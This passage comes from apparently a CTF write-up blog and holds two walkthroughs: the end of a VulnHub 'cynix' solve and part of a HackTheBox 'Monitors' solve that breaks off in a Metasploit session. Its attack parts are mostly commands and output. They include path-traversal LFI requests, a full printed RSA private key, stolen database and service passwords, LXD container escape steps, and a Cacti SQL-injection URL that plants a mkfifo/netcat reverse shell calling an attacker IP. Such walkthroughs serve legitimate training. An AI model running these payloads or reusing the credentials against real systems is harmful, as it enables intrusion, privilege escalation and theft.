```
edit again to read ford user's ssh key
``` bash
file=1../../../home/ford/.ssh/id_rsa&read=Download+the+number
```
and we got ford's ssh key
``` bash
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAk1VUtcYuZmM1Zmm4yNpguzzeocGpMVYC540yT90QqaD2Bsal
zYqvHKEh++bOL6QTSr0NjU9ifT/lBIVSIA0TpjUTkpdIW045H+NlgMhN0q/x6Yy2
LofuB4LQqRzr6cP0paoOYNq1KYG3QF1ouGa4k1i0td4DepBxcu4JBMOm20E7BurG
zo41f/YWjC5DurNjIchzl4GyBClMGSXWbIbr6sYwVx2OKyiPLFLYusrNqwJNQvxz
Mf5yolEYI8WOXJzCfiPQ5VG8KXBH3FHu+DhFNgrJQjgowD15ZMQ1qpO/2FMhewR6
gcDs7rCLUUXc9/7uJ7e3zHlUyDgxakYohn3YiQIDAQABAoIBAE/cfSJa3mPZeuSc
gfE9jhlwES2VD+USPljNDGyF47ZO7Y0WuGEFv43BOe6VWUYxpdNpTqM+WKCTtcwR
iEafT/tT4dwf7LSxXf2PAUIhUS3W+UYjY80tGTUxD3Hbn3UDJuV1nH2bj3+ENJTL
DSyHYZ1dA/dg9HnHOfeWV4UhmJxXmOAOKgU9Z73sPn4bYy4B3jnyqWn392MsQftr
69ZYauTjku9awpuR5MAXMJ9bApk9Q7LZYwwGaSZw8ceMEUj7hkZBtP9W9cilCOdl
rFXnkc8CvUpLh+hX6E/JOCGsUvdPuVLWKd2bgdK099GrRaenS8SlN0AUTfyNiqg4
VE7V8AECgYEAwoGVE+Z8Tn+VD5tzQ0twK+cP2TSETkiTduYxU3rLqF8uUAc3Ye/9
TLyfyIEvU7e+hoKltdNXHZbtGrfjVbz6gGuGehIgckHPsZCAQLPwwEqp0Jzz9eSw
qXI0uM7n2vSdEWfCAcJBc559JKZ5uwd0XwTPNhiUqe6DUDUOZ7kI34ECgYEAwenM
gMEaFOzr/gQsmBNyDj2gR2SuOYnOWfjUO3DDleP7yXYNTcRuy6ke1kvMhf9fWw7h
dq3ieU0KSHrNUQ9igFK5C8FvsB+HUyEjfVpNhFppNpWUUWKDRCypbmypLg0r+9I7
myrdBFoYv30WKVsEHus1ye4nJzKjCtkgmjYMfQkCgYA0hctcyVNt2xPEWCTC2j8b
C9UCwSStAvoXFEfjk/gkqjcWUyyIXMbYjuLSwNen0qk3J1ZaCAyxJ8009s0DnPlD
7kUs93IdiFnuR+fqEO0E7+R1ObzC/JMb3oQQF4cSYBV92rfPw8Xq07RVTkL21yd8
dQ8DO5YBYS/CW+Fc7uFPgQKBgHWAVosud792UQn7PYppPhOjBBw+xdPXzVJ3lSLv
kZSiMVBCWI1nGjwOnsD77VLFC+MBgV2IwFMAe9qvjvoveGCJv9d/v03ZzQZybi7n
KVGp91c8DEPEjgYhigl/joR5Ns3A9p1vu72HWret9F/a5wRVQqK5zL/Tzzgjmb3Y
QnkBAoGAVosEGOE7GzBMefGHjQGMNKfumeJ01+Av6siAI6gmXWAYBaU618XhFEh1
+QNoLgWvSXoBuN+pMkxnRCfMTNbD1wSk46tW3sWHkZdV31gKceOifNzMVw53bJHP
/kto0eGJ/vgM0g9eyqmcpPTVqf7EwkJdo0LngOprNyTk+54ZiUg=
-----END RSA PRIVATE KEY-----
```

then we easily get user.txt
``` bash
root@kali:~/vulnhub/cynix# mousepad key
root@kali:~/vulnhub/cynix# chmod 700 key
root@kali:~/vulnhub/cynix# ssh -i key ford@192.168.56.125
ssh: connect to host 192.168.56.125 port 22: Connection refused
root@kali:~/vulnhub/cynix# ssh -i key ford@192.168.56.125 -p 6688
The authenticity of host '[192.168.56.125]:6688 ([192.168.56.125]:6688)' can't be established.
ECDSA key fingerprint is SHA256:4l9whYX6vUaC+OGLPBYRWd7sw10HKH1wJU+FcVVeJyQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.125]:6688' (ECDSA) to the list of known hosts.
_____ _ _ ____ ______ _ _ _______ __
| __ \| | | |/ __ \| ____| \ | |_ _\ \ / /
| |__) | |__| | | | | |__ | \| | | | \ V /
| ___/| __ | | | | __| | . ` | | | > <
| | | | | | |__| | |____| |\ |_| |_ / . \
|_| |_| |_|\____/|______|_| \_|_____/_/ \_\
Last login: Fri Nov 8 16:46:44 2019 from 10.80.3.41
ford@blume:~$ id
uid=1000(ford) gid=1000(ford) groups=1000(ford),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare),113(lxd)
ford@blume:~$ whoami
ford
ford@blume:~$ ls
user.txt
ford@blume:~$ cat user.txt
02d6267ed96e6b615b031dafe9607151
```
- 
#### lxd privilege escalation
reference to the following article
- [lxd privilege escalation](https://www.hackingarticles.in/lxd-privilege-escalation/)
use the following commands to build the lxd image for later useage
``` bash
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```
transfer alpine-v3.11-x86_64-20200119_0151.tar.gz to victim's machine
``` bash
root@kali:~/lxd-alpine-builder# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.56.125 - - [21/May/2020 00:51:58] "GET /alpine-v3.11-x86_64-20200119_0151.tar.gz HTTP/1.1" 200 -
```
``` bash
ford@blume:/tmp$ wget http://192.168.56.126/alpine-v3.11-x86_64-20200119_0151.tar.gz
--2020-05-21 10:21:57-- http://192.168.56.126/alpine-v3.11-x86_64-20200119_0151.tar.gz
Connecting to 192.168.56.126:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3226602 (3.1M) [application/gzip]
Saving to: ‘alpine-v3.11-x86_64-20200119_0151.tar.gz’
alpine-v3.11-x86_64-20200 100%[==================================>] 3.08M --.-KB/s in 0.06s
2020-05-21 10:21:57 (50.3 MB/s) - ‘alpine-v3.11-x86_64-20200119_0151.tar.gz’ saved [3226602/3226602]
```
then added as an image to LXD as follows:
``` bash
ford@blume:/tmp$ lxc image import ./alpine-v3.11-x86_64-20200119_0151.tar.gz --alias myimage
Image imported with fingerprint: 468c747448ec99c6b76e5a943df89a21489eb5d605ebe5d4c341a78ec217a223
```
Use the list command to check the list of images
``` bash
ford@blume:/tmp$ lxc image list
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| myimage | 468c747448ec | no | alpine v3.11 (20200119_01:51) | x86_64 | 3.08MB | May 21, 2020 at 5:39am (UTC) |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
ford@blume:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
ford@blume:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
ford@blume:/tmp$ lxc start ignite
ford@blume:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # whoami
root
```

Once inside the container, navigate to /mnt/root to see all resources from the host machine.
After running the bash file. We see that we have a different shell, it is the shell of the container. This container has all the files of the host machine. So, we enumerated for the root flag and found it.
and finally find the root.txt at last
``` bash
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
Oh Yeah! Finally Pwned!
Here's your root flag:
b0f971eddce7bd007e9f50ca02f5fe11
____ __ __ _ __ ______
/ _/ / /____ _ __ ___ / / | |/ // ____/
/ / / // __ \| | / // _ \ / / | // /
_/ / / // /_/ /| |/ // __/ / /___ / |/ /___
/___/ /_/ \____/ |___/ \___/ /_____//_/|_|\____/
https://www.linkedin.com/in/sumit-verma-125576129/
```
- 
#### Summary of knowledge
- change the opacity 0:0 to 1:0 to show the form
- use LFI to read /etc/passwd and ssh key
- lxd privilege escalation
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lucifer11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 监控平台、内部 OFBiz 与 SYS_MODULE
应用层文件读取和 Cacti 查询缺陷连接内部 OFBiz,容器阶段的 SYS_MODULE 改变宿主内核边界。每次权限跨越分别有源码和输出。
来源 monitors · 原记录 2021-05-01 · 29 个代码块 · 6 处图片引用
查看分析过程、攻击步骤与完整代码

#### introduce
OS: Linux
Difficulty: Hard
Points: 40
Release: 24 Apr 2021
IP: 10.10.10.238
- 
- 
#### information gathering
first use nmap as usaul
``` bash
┌──(root💀kali)-[~/hackthebox/machine/monitors]
└─# nmap -sV -p- -v --min-rate=10000 10.10.10.238
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
Let's start with port-80
#### Port-80
There is a simple html page that said direct IP is not allowed.
Let's add monitors.htb inside /etc/hosts file.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/monitors]
└─# cat /etc/hosts
127.0.0.1 localhost server.fatty.htb
127.0.1.1 kali
10.10.10.238 monitors.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```
Now let's go to monitors.htb now.
Wordpress is running on the server let's run wpscan for find some users and vulnerabilities in plugin-ins.
``` bash
[+] wp-with-spritz
| Location: http://monitors.htb/wp-content/plugins/wp-with-spritz/
| Latest Version: 1.0 (up to date)
| Last Updated: 2015-08-20T20:15:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 4.2.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://monitors.htb/wp-content/plugins/wp-with-spritz/readme.txt
```
Let's search on google for exploit for this plugin-in.
- [WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion](https://www.exploit-db.com/exploits/44544)
``` bash
Proof of Concept
/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../..//etc/passwd
/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=http(s)://domain/exec
```
Let's go to this url and check this is vulnerable through LFI or not.
``` bash
http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../..//etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
\_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
Debian-snmp:x:112:115::/var/lib/snmp:/bin/false
mysql:x:109:114:MySQL Server,,,:/nonexistent:/bin/false
```
Now we known we can list the files so let's get the wp-config.php.
``` bash
http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../var/www/wordpress/wp-config.php
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );
/** MySQL database username */
define( 'DB_USER', 'wpadmin' );
/** MySQL database password */
define( 'DB_PASSWORD', 'BestAdministrator@2020!' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );
/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```
Got the username and password now let's try to login with this creads.
We can't login with these creads. Now let's try to get /var/log/apache2/access.log.
But we don't have permission to list the access.log.
After that i found an another way to list the access.log.
- [BugBounty — “Journey from LFI to RCE!!!”-How I was able to get the same in one of the India’s popular property buy/sell company.](https://infosecwriteups.com/bugbounty-journey-from-lfi-to-rce-how-a69afe5a0899)
After reading,the article I came to know that “/proc/self/fd” provides symbolic shortcut to access-logs and various other system related file. So I tried reading those in search for access logs-
I use burp for that.
Capture the req and send it to intruder.
- request:
``` bash
GET /wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../proc/self/fd/1 HTTP/1.1
Host: monitors.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```
Add the position.
``` bash
GET /wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../proc/self/fd/§1§ HTTP/1.1
Host: monitors.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```
Select payload type to numbers from 1 to 15 and start the attack.
Check the maximum lenght on 10 payload.
Now we list the access.log file let's open this in browser.
- 
After analyze the file we see that a new vhost.
Let's check the /etc/apache2/sites-available/000-default.conf file for conform that.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/monitors]
└─# curl "http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../etc/apache2/sites-available/000-default.conf"
# Default virtual host settings
# Add monitors.htb.conf
# Add cacti-admin.monitors.htb.conf
# The ServerName directive sets the request scheme, hostname and port that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com
ServerAdmin admin@monitors.htb
DocumentRoot /var/www/html
Redirect 403 /
ErrorDocument 403 "Sorry, direct IP access is not allowed.
If you are having issues accessing the site then contact the website administrator: admin@monitors.htb"
UseCanonicalName Off
# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```
Found a new vhost called cacti-admin.monitors.htb.
Let's add this in /etc/hosts file.
Now let's go to cacti-admin.monitors.htb.
Got the login page let's login with wordpress creads which we find in wp-config.php.
Username : admin
Password : BestAdministrator@2020!
We got login succesfully and we are inside cacti admin panel let's check the cacti version.
``` bash
version : 1.2.12
```
Let's check on google for some exploit for that specific version.
``` bash
cacti 1.2.12 exploit poc
```
Find a github issue.
- [SQL Injection vulnerability due to input validation failure when editing colors (CVE-2020-14295)](https://github.com/Cacti/cacti/issues/3622)
There is an sql injection on the latest version (in the /cacti/color.php page on the parameter filter.
And the application accept stacked queries, this can easy lead to remote code execution by replacing the path_php_binary setting inside the database.
Let's try this to get rev shell.
``` bash
http://cacti-admin.monitors.htb/cacti/color.php?action=export&header=false&filter=1%27)+UNION+SELECT+1,username,password,4,5,6,7+from+user_auth;update+settings+set+value=%27rm+/tmp/aa%3bmkfifo+/tmp/aa%3bcat+/tmp/aa|/bin/sh+-i+2%3E%261|nc+10.10.14.3+9001+%3E/tmp/aa;%27+where+name=%27path_php_binary%27;--+-
```
Hit this rev shell and you got a file leave this file and hit the second url.
Before hit the second url start your netcat listner on 9001.
``` bash
http://cacti-admin.monitors.htb/cacti/host.php?action=reindex
```
The page is reloading. let's check the netcat listner.
Got the reverse shell as www-data.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/monitors]
└─# nc -lvp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.238.
Ncat: Connection from 10.10.10.238:52046.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```
Now we need marcus user access so i use grep command to searching string "marcus" related file on every directory.
I found an interesting file called cacti-backup.service.
It's point us to /home/marcus/.backup/backup.sh and when we cat that file we found the password for marcus.
``` bash
$ grep 'marcus' /etc -R 2>/dev/null
/etc/group-:marcus:x:1000:
/etc/subgid:marcus:165536:65536
/etc/group:marcus:x:1000:
/etc/passwd:marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
/etc/systemd/system/cacti-backup.service:ExecStart=/home/marcus/.backup/backup.sh
/etc/subuid:marcus:165536:65536
/etc/passwd-:marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
$ cd /etc/systemd/system/
$ cat cacti-backup.service
[Unit]
Description=Cacti Backup Service
After=network.target
[Service]
Type=oneshot
User=www-data
ExecStart=/home/marcus/.backup/backup.sh
[Install]
WantedBy=multi-user.target
$ cat /home/marcus/.backup/backup.sh
#!/bin/bash
backup_name="cacti_backup"
config_pass="VerticalEdge2020"
zip /tmp/${backup_name}.zip /usr/share/cacti/cacti/*
sshpass -p "${config_pass}" scp /tmp/${backup_name} 192.168.1.14:/opt/backup_collection/${backup_name}.zip
rm /tmp/${backup_name}.zip
```

Let's login with marcus with ssh and get our user.txt file.
``` bash
marcus@monitors:~$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
marcus@monitors:~$ whoami
marcus
marcus@monitors:~$ cat user.txt
1e3139a8fb55977c78625b57f5c97c4e
```
- 
#### Privilege escalation
let's check services running on server.
``` bash
marcus@monitors:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:8443 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN
tcp 0 36 10.10.10.238:22 10.10.14.3:59860 ESTABLISHED
tcp 0 0 10.10.10.238:52046 10.10.14.3:9001 CLOSE_WAIT
tcp6 0 0 :::22 :::* LISTEN
tcp6 0 0 :::80 :::* LISTEN
tcp6 1 0 10.10.10.238:80 10.10.14.3:34042 CLOSE_WAIT
```
We find a interesting port called 8443. let's check on google for this service.
It's a https port let's forward the port becuase it's running locally we can't access it directly.
``` bash
ssh -L 8443:127.0.0.1:8443 marcus@10.10.10.238
```
Now let's check on browser what service running on the web.
It's running Apache Tomcat/9.0.31. let's check on google for some exploit.
- [Apache OFBiz XML-RPC Java Deserialization](https://www.rapid7.com/db/modules/exploit/linux/http/apache_ofbiz_deserialization/)
Now let's run the msfconsole and configure that.
``` bash
msf6 > use exploit/linux/http/apache_ofbiz_deserialization
[*] Using configured payload linux/x64/meterpreter_reverse_https
msf6 exploit(linux/http/apache_ofbiz_deserialization) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf6 exploit(linux/http/apache_ofbiz_deserialization) > set lhost 10.10.14.3
lhost => 10.10.14.3
msf6 exploit(linux/http/apache_ofbiz_deserialization) > set lport 9001
lport => 9001
msf6 exploit(linux/http/apache_ofbiz_deserialization) > set forceexploit true
forceexploit => true
msf6 exploit(linux/http/apache_ofbiz_deserialization) > set payload linux/x64/shell/reverse_tcp
